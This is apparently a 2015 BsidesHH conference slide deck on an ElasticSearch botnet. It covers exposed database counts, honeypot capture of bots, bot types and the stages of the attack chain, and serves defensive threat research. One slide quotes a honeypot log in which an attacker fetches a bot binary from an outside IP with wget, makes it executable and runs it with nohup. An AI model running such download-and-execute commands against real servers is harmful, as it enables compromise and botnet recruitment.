ElasticZombie

Insight into an ElasticSearch Botnet

BsidesHH, 28.12.2015, Hamburg

Markus Manzke | 8ack GmbH

- Markus Manzke
  - CTO 8ack GmbH
  - Speaker at:
    SLAC, CeBIT, BsidesHH, OWASP, GUUG …
  - Hunting webscum since 2006


- 8ack GmbH
  - Monitoring, tracking and analyzing serverbased botnets worldwide
  - Tracking attacks against internet-infrastructure

- Insight into an ElasticSearch Botnet
  - Why Botnets exists
  - How are they created and operated
  - What/how they are attacking

https://www.alienvault.com/open-threat-exchange/blog/elasticzombie-botnet-exploiting-elasticsearch-vulnerabilities

Why do serverbased Botnets exists? (technically)

- Ze Klaut
  - Cheap VPS, 5$ / month
  - Setup with 2 Clicks
  - DevOps for Dummies:
    Easy to manage, scale etc
  - Worldwide deployment
  - Shodan et al
- Software → juicy RCE-Vulns & unsafe by design
  - Redis, MongoDB, ElasticSearch …
- “new” technologies
  - Shodan
  - zmap, masscan



Why do serverbased Botnets exists? (technically)

- ElasticSearch: **18,990** instances worldwide accessible
  5 RCE-Vulns 2014/2015, per default accessible from world & dog
- Redis: **35,330** instances worldwide accessible
  3 RCE-Vulns 2014/2015
  The Redis security model is: “it’s totally insecure to let untrusted clients access the system, please protect it from the outside world yourself”. (antirez)
- MongoDB: **39,134** instances worldwide accessible
  2 RCE-vulns 2014/2015, per default accessible from world & dog
- JAVA-Containers (Tomcat, JBOss, Weblogic et al), Drupal, Joomla, Wordpress … all facing RCE-Vulns


A total close to 1,175 Terabytes (or 1.1 Petabytes) of data was found exposed online. (binaryedge)

Why do serverbased Botnets exists? (BotMaster-POV)


- It's the money, stupid
  - operating Botnets is business
  - Blackmail/DDoS
    Banks, Hosting-Companies,
    Gaming-Providers
  - DDoS as a Service
  - Spam, Malware-Mails etc

- It's just so easy!
  - POC: 1000 Servers in < 24hrs

- Custom ElasticSearch – Honeypots to catch BotWare
- Catched Bots are executed in a sandboax to see what happens
- 190+ Bots catched, 17 are “unique”




- fBots (fire-and-forget)
  - Very simple DDoS-Bots
  - No installation
  - Command-Set: different kinds of Attacks (TCP/SynFlood, Reflection/Amplification with dynamic updates)
  - Plaintext C&C-Comms
  - BillGates/BillGates.lite, analyzed by @MalwareMustDie
- iBots
  - System-Wide Installation
  - Advanced Command-Set, not just DDoS
  - Survives reboot
  - Encrypted C&C-Comms
  - IptabLex/IptabLes



Botnet-Attacks – 5 Stages

- 1 - Scan for Exploitation
- 2 – Botware-Download
- 3 – Botware Execution
- 4 – C&C Communication
- 5 – Attacke!!



- Exploit-Commands (remember, this is executed ON a vulnerable Server);
  At this point if you had a vulnerable ElasticSearch instance running you'd be considered hacked

  -- download the bots

  00:46:39 [alert] request: wget -O /tmp/yf1 http://114.215.149.148/yf1

  -- hours later ... executing the bot

  05:03:21 [alert] request: chmod 777 /tmp/*

  05:03:22 [alert] request: chmod 777 /tmp/yf1 &

  05:03:24 [alert] request: /tmp/yf1 &


  05:03:24 [alert] request: nohup /tmp/yf1 > /dev/null 2>&1

Stage 1 – Scans for exploitable Services

- Sources: worldwide
- Often separated from BotWare/C&C
- Checks if RCE is available


COUNTRIES

Term	Count	Action
CN	1484	
US	433	
DE	68	
PT	24	
NL	8	
CH	6	
RO	4	
AT	4	
A1	4	
KR	3	




Botnet-Attacks – 5 Stages


- 1 - Scan for Exploitation
- 2 – Botware-Download
- 3 – Botware Execution
- 4 – C&C Communication
- 5 – Attacke!!




- Obfuscated Hardcoded IPs / DNS-Names for C&C
- Sometimes Fallbacks
- C&C-Master is found through a single DNS-Query



- If C&C is available, Bot reports “Ready” and waits for commands
- Keepalive-Ping every 5 sec., Status-Report every 30 sec.



